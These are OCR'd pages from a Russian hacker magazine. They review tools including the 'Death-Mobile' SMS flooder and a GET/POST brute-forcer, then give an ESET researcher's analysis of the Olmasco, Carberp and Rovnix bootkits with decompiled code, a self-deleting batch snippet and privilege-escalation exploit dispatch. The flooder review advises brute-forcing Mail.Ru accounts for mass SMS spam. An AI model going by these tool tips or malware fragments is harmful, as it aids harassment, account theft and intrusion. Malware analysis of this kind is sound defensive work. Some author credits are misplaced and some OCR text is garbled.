
ЛЕГКОЕ СКАНИРОВАНИЕ ВМЕСТЕ С ADVANCED IP SCANNER

Если ты когда-либо использовал в своей повседневной работе Radmin, то советую тебе попробовать в деле еще одну программу от тех же авторов — Advanced IP Scanner. Как ясно из названия, прога представляет собой продвинутый сетевой сканер.

Функционал и основные достоинства тулзы:

1. Быстрое сканирование сети. Прога осуществляет многопоточное сканирование сотен компьютеров в сети, чтобы найти такие ресурсы, как общие папки, HTTP, HTTPS и FTP, и получить доступ к ним.
2. Интеграция с Radmin. Благодаря интеграции с Radmin, наш сканер находит все машины с запущенным Radmin Server и позволяет затем подключиться к ним в один клик. Для этого на компьютере, с которого осуществляется сканирование, должен быть установлен Radmin Viewer.
3. Удаленное выключение компьютеров. Эта функция служит для выключения любого удаленного компьютера или группы компьютеров с виндой на борту.
4. Функция Wake-On-LAN. Эта функция позволяет включать удаленный компьютер или группу компьютеров, если они поддерживают функцию Wake-On-LAN.

Интуитивно понятный интерфейс и удобство использования сканера я советую тебе оценить самостоятельно.



Автор: Suicide[VII].
URL: r00t.in/showthread.php?t=18056.
Система: Windows.

3

УБИЙЦА МОБИЛЬНИКОВ DEATH-MOBILE

Прога представляет собой продвинутый SMS-флудер, позволяющий рассылать сообщения с любым текстом. Длина одного СМС стандартна и составляет около 75 символов на кириллице и 120 символов на латинице. Поддерживается отправка СМС в такие страны, как Россия, Казахстан, Узбекистан, Украина. Для работы флудера требуются валидные аккаунты Mail.Ru. Автор рекомендует иметь от 100 до 300 таких аккаунтов. Ты вполне сможешь найти раздачи с ними, зарегистрировать аккаунты самостоятельно или же воспользоваться одним из многих публичных брутфорсеров этого сервиса. Файл с аккаунтами должен иметь вид:

```
mymegaemail@mail.ru:passw
login@bk.ru:pass
```

Интервал флуда с одного мейла составляет примерно одну минуту, поэтому создатель программы рекомендует работать с ней с дедика, так как при этом достигается достаточно большая скорость флуда. Из удобств Death-Mobile следует отметить подробный лог текущих действий (действие, номер телефона, мыло), а также лог, в котором фиксируется, какие сообщения доставлены, а какие не дошли до адресатов. Остальные фичи программы ты сможешь изучить при личном ознакомлении с ней.





Автор:
al-chemist.
URL:
al-chemist.ru/dnfinder.html.
Система:
Windows.

DOMAIN NAME FINDER, ИЛИ КАК НАЙТИ КРУТОЙ ДОМЕН

Представляю твоему вниманию просто незаменимую для домейнеров и сеошников всех мастей утилиту Domain Name Finder. Как ясно из названия, эта тулза предназначена для поиска свободных доменных имен. Зачем тебе доменные имена? Их всегда можно припрятать подальше, а затем выгодно продать нуждающимся! Также можно создать хороший SEO-шоп на хорошем домене — вариантов много.

Основные возможности программы:

- проверка доменных имен, заданных шаблоном в стиле регулярного выражения;
- проверка списка доменных имен;
- наличие трех различных движков проверки;
- сохранение списка свободных доменов в различных форматах;
- возможность продолжить прерванную проверку;

Прога однозначно не поможет тебе зарегистрировать (а затем и продать) какой-нибудь viagra.com, но что-то подобное подобрать вполне возможно. Например, вот регэпс для поиска чего-то вроде xakepviagra.com: [a-z]{5,5}viagra.com. Дерзай!



Автор:
Z.Razor (ZerveRTeam).
URL:
www.zerverteam.com.
Система:
Windows.



УЛЬТИМАТИВНЫЙ БРУТФОРСЕР WEB TOOL

Web Tool — это программа, предназначенная для автоматизации GET- и POST-запросов. Соответственно, может использоваться для брута/парсинга/чекинга/накрутки хостов/атаки/прокси-чекинга и т. п.
Во всех полях программы (за исключением полей Data и UserAgent) поддерживаются следующие переменные:

```
#user# — логин,
#pass# — пароль,
#md5(user)# — логин в md5,
#md5(pass)# — пароль в md5,
#token1# - #token(1-X)# — токены,
#count# — счетчик брута.
```

В коде, полученном после запроса с токеном, осуществляется поиск указанной строки. Считывание начинается сразу после нее (или, если нужно, после X следующих символов) и выполняется до конечной строки (чаще всего она состоит из символа < или «). Прога имеет три режима:

1. Режим source-файла: логины и пароли в виде nick;pass берутся из одного файла.
2. Режим двух файлов: логины отдельно, пароли отдельно.
3. Режим цикла: программа сработает указанное количество раз без использования логинов и паролей.

Автор:
Marcello Pietrelli & Gianni Baini.
URL:
bit.ly/ukWQSX.
Система:
Windows.



FILES TERMINATOR — УБЕДИТЕЛЬНОЕ СТИРАНИЕ ДАННЫХ

На тему безопасного стирания данных велось уже немало разговоров, но я хочу продолжить ее и познакомить тебя с очередной тематической утилитой. Имя ей — Files Terminator. Эта утилита обеспечивает конфиденциальность твоих данных, полностью удаляя приватные документы, изображения, видео и другие файлы путем перезаписи свободного дискового пространства. В процессе «стирания» файлов их содержимое несколько раз перезаписывается случайными данными и предопределенными символами, таким образом, восстановить эти файлы будет нельзя. Кроме того, программа позволяет «очистить» свободное пространство с помощью сложных алгоритмов шифрования, для того чтобы безвозвратно уничтожить даже те файлы, которые ранее были удалены небезопасным способом.

Программа предоставляет на выбор девять алгоритмов удаления инфы:

1. Псевдослучайный.
2. Британский, HMG IS5.
3. Случайный.
4. Российский, ГОСТ P50739-95.
5. Алгоритм министерства обороны США, DoD 5220.22-M(E).
6. Немецкий, VSITR.
7. Канадский, RCPM TSSIT OPS-II.
8. Алгоритм Брюса Шнайера.
9. Алгоритм Питера Гутмана.

Автор:
Зайцев О. В.
URL:
z-oleg.com/secur/aps.
Система:
Windows.



APS — НЕ ДАЙ СЕБЯ ПРОСКАНИТЬ!

APS (Anti Port Scanner) — это маленькая, но очень нужная программа. Она прослушивает несколько сотен портов (указанных в обновляемой базе данных программы), имитирует наличие на них уязвимых сервисов и анализирует все подключения по этим портам.
Эта программа в основном предназначена для обнаружения хакерских атак. Как известно, сканирование портов помогает определить тип операционной системы и обнаружить потенциально уязвимые сервисы (например, почту или web-сервер). После сканирования портов многие сканеры определяют тип сервиса, передавая тестовые запросы и анализируя его ответ. Утилита APS проводит обмен с атакующим и позволяет однозначно установить факт атаки.
Кроме этого, утилита может применяться для выполнения следующих задач:

- обнаружение разного рода атак;
- тестирование сканеров портов и проверка сетевой безопасности;
- тестирование файервола и оперативный контроль его работы;
- блокирование сетевых червей;
- тестирование антитроянских и антивирусных программ, систем IDS;
- блокирование троянских программ, перечисленных в базе.

Матросов Александр, Senior malware researcher, ESET



Веселая тройка буткитов

САМЫЕ ТЕХНОЛОГИЧНЫЕ УГРОЗЫ 2011 ГОДА В ВЕСЕЛЫХ КАРТИНКАХ

Март этого года — самое правильное время для подведения итогов года прошлого. Ну, сам понимаешь: новогодние каникулы уже позади, до майских праздников еще далеко, голова светлая — можно и итоги подвести.




Рис. 1. Развитие современного буткитостроения

Load MBR

read mode

Load VBR

load malicious MBR/VBR

read mode

Load bootmgr

NT kernel modifications

read mode/protected mode

Load winload.exe or winresume.exe

load rootkit driver

read mode/protected mode

Load kernel and boot start drivers

Рис. 2. Схема загрузки буткита

```
0000  EB 52 90 4E 54 46 53 20  20 20 20 00 02 08 00 00  ыRPNTFS    .....
0010  00 00 00 00 00 F8 00 00  3F 00 FF 00 53 AC FF 00  .....°..?. .Sм .
0020  00 00 00 00 80 00 80 00  9C 53 00 00 00 00 00 00  ....А.А.ЬS......
0030  39 05 00 00 00 00 00 00  00 02 00 00 00 00 00 00  9...............
0040  F6 00 00 00 01 00 00 00  8B 62 C8 E9 B8 4B 28 D5  ў.......ЛbLщ¬K(−
0050  00 00 00 00 FA 31 C0 8E  D0 BC 00 7C FB 0E 1F 0E  ....·1LO¦−.|v...
0060  07 66 60 88 16 00 7E C6  06 04 7E 1E B4 48 BE 04  .f`И..~¦..~.+H−.
0070  7E CD 13 B0 50 0F 82 71  01 83 2E 13 04 14 A1 13  ~=.-P.Bq.Г....б.
```

Рис. 3. Модифицированная VBR на зараженной системе




Рис. 4. Раздел для компонентов буткита Olmasco

С точки зрения развития вредоносного программного обеспечения прошедший год можно охарактеризовать как год развития 64-битных буткитов. Если в 2010 году мне был известен лишь один буткит для 64-битных систем — Win64/Olmarik (TDL4), то в этом году мы получили интересный букет из Rovnix, ZeroAccess (update), TDL4 (update), Carberp, Olmasco (также известный как MaxSS). И это только те угрозы, которые умеют обходить защитные механизмы проверки цифровой подписи для модулей ядра и используют интересные технологии. Развитие современного буткитостроения можно изобразить в виде схемы, представленной на рис. 1.

Здесь отображены наиболее значимые моменты как в развитии PoC-реализаций, так и в воплощении этих технологий в боевых вредоносных программах. Заражая загрузочный сектор жесткого диска (MBR) или другой загрузочный код, который отрабатывается еще до начала инициализации операционной системы, вредонос-

```
seg000:01EA halt:                                   ; CODE XREF: seg000:0075↑j
seg000:01EA                                         ; sub_B0+35↑j ...
seg000:01EA                  hlt
seg000:01EA sub_191          endp
seg000:01EA
seg000:01EB ; ---------------------------------------------------------------
seg000:01EB                  jmp     short halt
seg000:01EB ; ---------------------------------------------------------------
seg000:01ED aBoot            db '\boot',0           ; DATA XREF: seg000:008E↑r
seg000:01F3                  db    0
```

Рис. 5. Сигнатура корневой директории скрытой файловой системы Olmasco

```
unsigned int __stdcall RkFsLoadFile(FS_DATA_STRUCT *a1, PDEVICE_OBJECT DeviceObject, const char *FileName,
{
  unsigned int result; // eax@1

  result = RkFsLocateFileInDir(&a1->root_dir, FileName, FileEntry);// locate file in the root dir
  if ( (result & 0xC0000000) != 0xC0000000 )
  {
    result = RkFsReadFile(a1, DeviceObject, FileEntry);// read the file from the hard drive
    if ( (result & 0xC0000000) != 0xC0000000 )
    {
      result = RkFsCheckFileCRC32(FileEntry);   // verify file integrity
      if ( result == 0xC000003F )
      {
        MarkBadSectorsAsFree(a1, FileEntry->pFileEntry);// free occupied sectors
        RkFsRemoveFile(a1, &a1->root_dir, FileEntry->pFileEntry->FileName);// remove corresponding entry
        RkFsFreeFileBuffer(FileEntry);
        RkFsStoreFile(a1, DeviceObject, &a1->root_dir);// update directory
        RkFsStoreFile(a1, DeviceObject, &a1->bad_file);
        RkFsStoreFile(a1, DeviceObject, &a1->bitmap_file);// update bitmap of occupied sectors
        RkFsStoreFile(a1, DeviceObject, &a1->root);// update root directory
        result = 0xC000003Fu;
      }
    }
  }
  return result;
}
```

Рис. 6. Функция загрузки файла из скрытой файловой системы — Olmasco

ная программа может получить контроль над загрузкой компонентов операционной системы, чтобы внести модификации в этот процесс.

Именно эти модификации в дальнейшем позволяют обходить механизмы проверки цифровой подписи и загружать вредоносные драйвера в обход защитных механизмов. Но давай все-таки вернемся к нашему хит-параду сложных угроз, тем более что их спектр действительно очень широк.

В прошлом году первое место нашего рейтинга занял Stuxnet, а в одном из последних номеров я уже описывал механизмы работы Duqu (обнаруженного осенью младшего брата Stuxnet). Но, увы, на этот раз ему не суждено попасть в наш рейтинг, так как львиная доля используемых им технологий уже знакома нам по червю Stuxnet (хотя, если бы авторы проплатили рекламное место в журнале «Хакер», мы бы поместили их творение на первое место :)). Duqu разработан на основе той же самой программной платформы. Из его запомнившихся особенностей стоит отметить, пожалуй, только эксплуатацию шикарной 0-day-уязвимости CVE-2011-3402 для загрузки вредоносного кода в ядро и повышения привилегий, но это уже тема для отдельной статьи ;).

ТА-ДА-ДАМ! ПЕРВОЕ МЕСТО!

Итак, первое место по технологичности занимает Olmasco. Эта угроза интересна в первую очередь тем, что модифицирует VBR (Volume Boot Record) и имеет полноценную собственную файловую систему для хранения дополнительных модулей и других компонентов. Как выглядит модифицированная VBR на зараженной системе, показано на рис. 3.

Большинство антивирусных продуктов научились эффективно справляться с активным заражением буткитами, использующими модификацию MBR. Однако злоумышленники пошли дальше, а точнее сказать, стали рыть глубже для противодействия антивирусам. Это вызвало у некоторых антивирусных вендоров определенные сложности, в результате чего злоумышленники получили возможность оставаться незамеченными в системе. Устройство внутренней файловой системы также заслуживает отдельной статьи.
В конце жесткого диска создается полноценный раздел, в котором размещаются все компоненты буткита (рис. 4).

Файловая система хранит время и дату создания файла и даже контрольную сумму для проверки целостности. С точки зрения технологичности буткит с этой файловой системой благодаря ее

структуре превосходит все другие угрозы, использующие скрытые файловые хранилища. Сигнатура корневой директории скрытой файловой системы приведена на рис. 5.

Функция загрузки файла из скрытой файловой системы в руткит-драйвере представлена на рис. 6.

Так как драйвер написан на чистом C без обфускации, нам удалось декомпилировать код драйвера при помощи IDA и Hex-Rays и таким образом восстановить его структуру.

Не менее интересен и процесс модификации системы во время загрузки. Этот довольно сложный процесс проиллюстрирован на рис. 7.

Дополнительно стоит отметить и то, что Olmasco, как и TDL4, имеет буткит-часть, которая модифицирует библиотеку kdcom.dll. Именно она отвечает за отладку ядра при помощи WinDbg, а после ее модификации отладчик не может подключиться к системе для удаленной отладки. В итоге вариантов остается не так много: либо исследовать все модули в статике (в случае если их уже удалось извлечь из скрытой файловой системы), либо пытаться вернуть оригинальный kdcom.dll и грузить вредоносный драйвер вручную. Исследовать функционал буткит-части тоже не так-то просто, но в этом нам поможет эмулятор Bochs и отладка системы на самой ранней стадии загрузки прямо из IDA Pro.

Итак, Olmasco получил первое место за технологичность собственной файловой системы и оригинальный механизм буткита, который использует ряд наработок из TDL4 и затрудняет лечение за счет нестандартных системных модификаций.

СЕЙЧАС УСТАНОВЩИК ИСПОЛЬЗУЕТ ЧЕТЫРЕ РАЗНЫЕ УЯЗВИМОСТИ ДЛЯ ПОВЫШЕНИЯ ЛОКАЛЬНЫХ ПРИВИЛЕГИЙ В СИСТЕМЕ

ТУ-ДУ-ДУМ! ВТОРОЕ МЕСТО!

Второе место по праву занимает обновленная версия Carberp, которая обзавелась достаточно любопытным буткит-функционалом. Carberp вообще можно назвать не только одной из самых технологичных, но и самой жадной вредоносной программой прошлого года. Этот буткит атакует наиболее известные дистанционные системы банковского обслуживания, но речь сейчас не об этом. Впервые идентичный буткит-функционал появился у Win64/Rovnix, который в начале лета доставил немало хлопот пользователям рунета. Carberp и Rovnix базируются на одном буткит-коде, информация о продаже которого неоднократно встречалась на разных киберкриминальных форумах в начале прошлого года.

Изначально Carberp имел только функционал для пользовательского режима, но прошлой осенью были созданы модификации с буткитом. В процессе анализа свежих дропперов мне попались

Loal MBR

mbr is loaded and executed

Load VBR of malicious partition

infected VBR is loaded and executed

Load "\boot" from malicious file system

"\boot" is loaded and executed

Hook BIOS int 13h handler load original VBR

VBRof originally active partition is loaded and executed

Load kernel and boot start drivers

Bootmgr is loaded and executed

Read bcd

Substitute EmsEnabled option with Winpe

Load winload.exe

distrort /MININT option

Load ntoskrnl.exe, hal.dll, kdcom.dll, bootvid.dll ant etc

substitute kdcom.dll with "dbg32" or "dbg64"

Call KdDebuggerInitialize1 from loaded kdcom.dll

Load "drv32" or "drv64"

Continue kernel initialization

Рис. 7. Процесс модификации системы во время загрузки — Olmasco




Рис. 8. Покупайте наши буткиты!

```
_IsWow64Process::04=
UBR=
\PHYSICALDRIVE0=
\PHYSICALDRIVE0=
BKSETUP: Payload of %u bytes successfully written at sector %x.
\Device\Harddisk0\Partition%u=
\Device\Harddisk0\Partition%u=
NTFS    =
BKSETUP_%04x: BK setup dll version 2.1.
BKSETUP_%04x: Attached to a 32-bit process at 0x%x.
BKSETUP_%04x: Detached from a 32-bit process.
{%08X-%04X-%04X-%04X-%08X%04X}=
IsWow64Process=
KERNEL32.DLL=
open=
%lu.bat=
"%s"=
attrib -r -s -h%1
:klabel
del %1
if exist %1 goto klabel
del %0
Software\Classes\CLSID\=
runas=
BKSETUP: Failed generating program key name.
BKSETUP: Already installed.
BKSETUP: OS not supported.
BKSETUP: Not enough privileges to complete installation.
```

Рис. 9. Интересные строковые константы из распакованного установщика Carberp

```
zero = 0;
status = 0;
osVerInfo.dwOSVersionInfoSize = 156;
osVerInfo.dwMajorVersion = 0;
mem_set(&osVerInfo.dwMinorVersion, 0, 0x94u);
result = GetVersionEx(&osVerInfo);
if ( result )
{
  if ( osVerInfo.dwMajorVersion == 5 )        // WinXP
  {
    status = ExploitKeyboardLayoutVuln();     // MS10-073
    if ( status )
      goto NEXT_STEP;
    imBase = GetImageBaseSelf();
    if ( !CheckPE(imBase) )
    {
      size = 0;
      data = GetDataFromSection("DROPER_DLL", &size);
      if ( data )
      {
        if ( size )
        {
          hDll = _GenTempFileName();
          WriteDataInFile(hDll, data, size);
          status = BypassHIPS(hDll);          // AddPrintProvidor
          CheckName(hDll);
          zero = 0;
        }
      }
    }
    if ( status != zero )
      goto NEXT_STEP;
    exp_status = Exploit_dotNetVuln(ModFileName);// .NET Runtime Optimization Vuln
  }
  else
  {
    if ( osVerInfo.dwMajorVersion != 6 )      // Vista or Win2008
      goto NEXT_STEP;
    if ( !osVerInfo.dwMinorVersion )
    {
      if ( ExploitTaskSchedVuln(ModFileName) )// MS10-092
        status = 2;
    }
    if ( osVerInfo.dwMinorVersion != 1 )      // Win7 or Win2008 R2
      goto NEXT_STEP;
    exp_status = ExploitEUDCFontVuln();       // MS11-011
  }
  status = exp_status;
NEXT_STEP:
  result = status;
}
return result;
}
```

Рис. 10. Декомпилированный код, ответственный за эксплуатацию уязвимостей - Carberp

```
v1 = hash_ntdll_ZwSetContextThread;
v2 = hash_ntdll_ZwGetContextThread;
v3 = hash_ntdll_ZwUnmapViewOfSection;
v4 = hash_ntdll_ZwMapViewOfSection;
v5 = hash_ntdll_ZwAllocateVirtualMemory;
v6 = hash_ntdll_ZwWriteVirtualMemory;
v7 = hash_ntdll_ZwProtectVirtualMemory;
v8 = hash_ntdll_ZwCreateThread;
v9 = hash_ntdll_ZwOpenProcess;
v10 = hash_ntdll_ZwOpenThread;
v11 = hash_ntdll_ZwQueueApcThread;
v12 = hash_ntdll_ZwTerminateProcess;
v13 = hash_ntdll_ZwTerminateThread;
v14 = hash_ntdll_ZwResumeThread;
v15 = hash_ntdll_ZwQueryDirectoryFile;
v16 = hash_ntdll_ZwCreateProcess;
v17 = hash_ntdll_ZwCreateProcessEx;
v18 = hash_ntdll_ZwCreateFile;
v19 = hash_ntdll_ZwDeviceIoControlFile;
v20 = hash_ntdll_ZwClose;
v21 = hash_ntdll_ZwSetInformationProcess;
v23 = hash_kernel32_CreateRemoteThread;
v24 = hash_kernel32_WriteProcessMemory;
v25 = hash_kernel32_VirtualProtectEx;
v26 = hash_kernel32_VirtualAllocEx;
v27 = hash_kernel32_SetThreadContext;
v28 = hash_kernel32_CreateProcessA;
v29 = hash_kernel32_CreateProcessInternalA;
v30 = hash_kernel32_CreateProcessInternalW;
v31 = hash_kernel32_CreateFileA;
v32 = hash_kernel32_CreateFileW;
v33 = hash_kernel32_CopyFileA;
v34 = hash_kernel32_CopyFileW;
v35 = hash_kernel32_CopyFileExW;
v37 = hash_ws2_32_connect;
v38 = hash_ws2_32_send;
v39 = hash_ws2_32_recv;
v40 = hash_ws2_32_gethostbyname;
RestoreSplicing(L"ntdll.dll", &v1, 1);
RestoreSplicing(L"kernel32.dll", &v23, 1);
return RestoreSplicing(L"ws2_32.dll", &v37, 1);
```

Рис. 11. Снятие хуков и сплайсов с системных функций в исполнении Carberp

на глаза любопытные строковые константы из уже распакованного установщика (рис. 9).

Эти строчки сразу навели нас на мысли о системных модификациях, производимых буткитом. Но давай сначала поговорим о дроппере, который содержит целый букет эксплойтов для повышения привилегий. В первую очередь их наличие связано с тем, что для установки буткита требуются привилегии администратора или системы. У корпоративных пользователей (а именно они являются целью злоумышленников), имеющих доступ к ДБО, может просто не быть прав на запуск исполняемого файла с высокими привилегиями, и методы социальной инженерии тут уже не помогут. Поэтому сейчас установщик эксплуатирует четыре разных уязвимости для повышения локальных привилегий в системе:

- MS10-073 (win32k.sys KeyboardLayout vuln);
- MS10-092 (Task Scheduler vuln);
- MS11-011 (win32k.sys SystemDefaultEUDCFont vuln);
- NET Runtime Optimization vuln (http://osvdb.org/show/osvdb/71013).

ИНТЕРЕСНОЙ ОСОБЕННОСТЬЮ ДРОППЕРА ЯВЛЯЕТСЯ СНЯТИЕ ХУКОВ И СПЛАЙСОВ С НЕКОТОРЫХ СИСТЕМНЫХ ФУНКЦИЙ

Декомпилированный код, эксплуатирующий уязвимости, приведен на рис. 10.

Еще одной интересной особенностью работы дроппера является снятие различных хуков и сплайсов с некоторых системных функций перед непосредственным запуском буткит-установщика (рис. 11).

Это своего рода обход различных песочниц и средств мониторинга, которые используют хуки в пользовательском режиме. В процессе работы буткит-части в обход механизмов проверки цифровой подписи и других средств защиты загружается вредоносный драйвер. Задачей этого драйвера является внедрение полезной нагрузки в адресное пространство user-mode-процессов. До этого использовались методы внедрения в пользовательском режиме, такие как NtQueueApcThread()/NtResumeThread().

Фактически Carberp состоит из трех частей: буткит-части, загружаемого ей драйвера, и dll-модуля, внедряемого драйвером в пользовательском режиме. Странно, что разработчики не использовали все возможности, которые им предоставляет загруженный код на уровне ядра системы. Все перехваты системных функций устанавливаются уже внедренным модулем в пользовательском режиме. Их легко обнаруживают такие инструменты, как GMER или RKU.

Carberp получил второе место за технологичность, так как это




Рис. 12. Заражение системы буткитом Rovnix

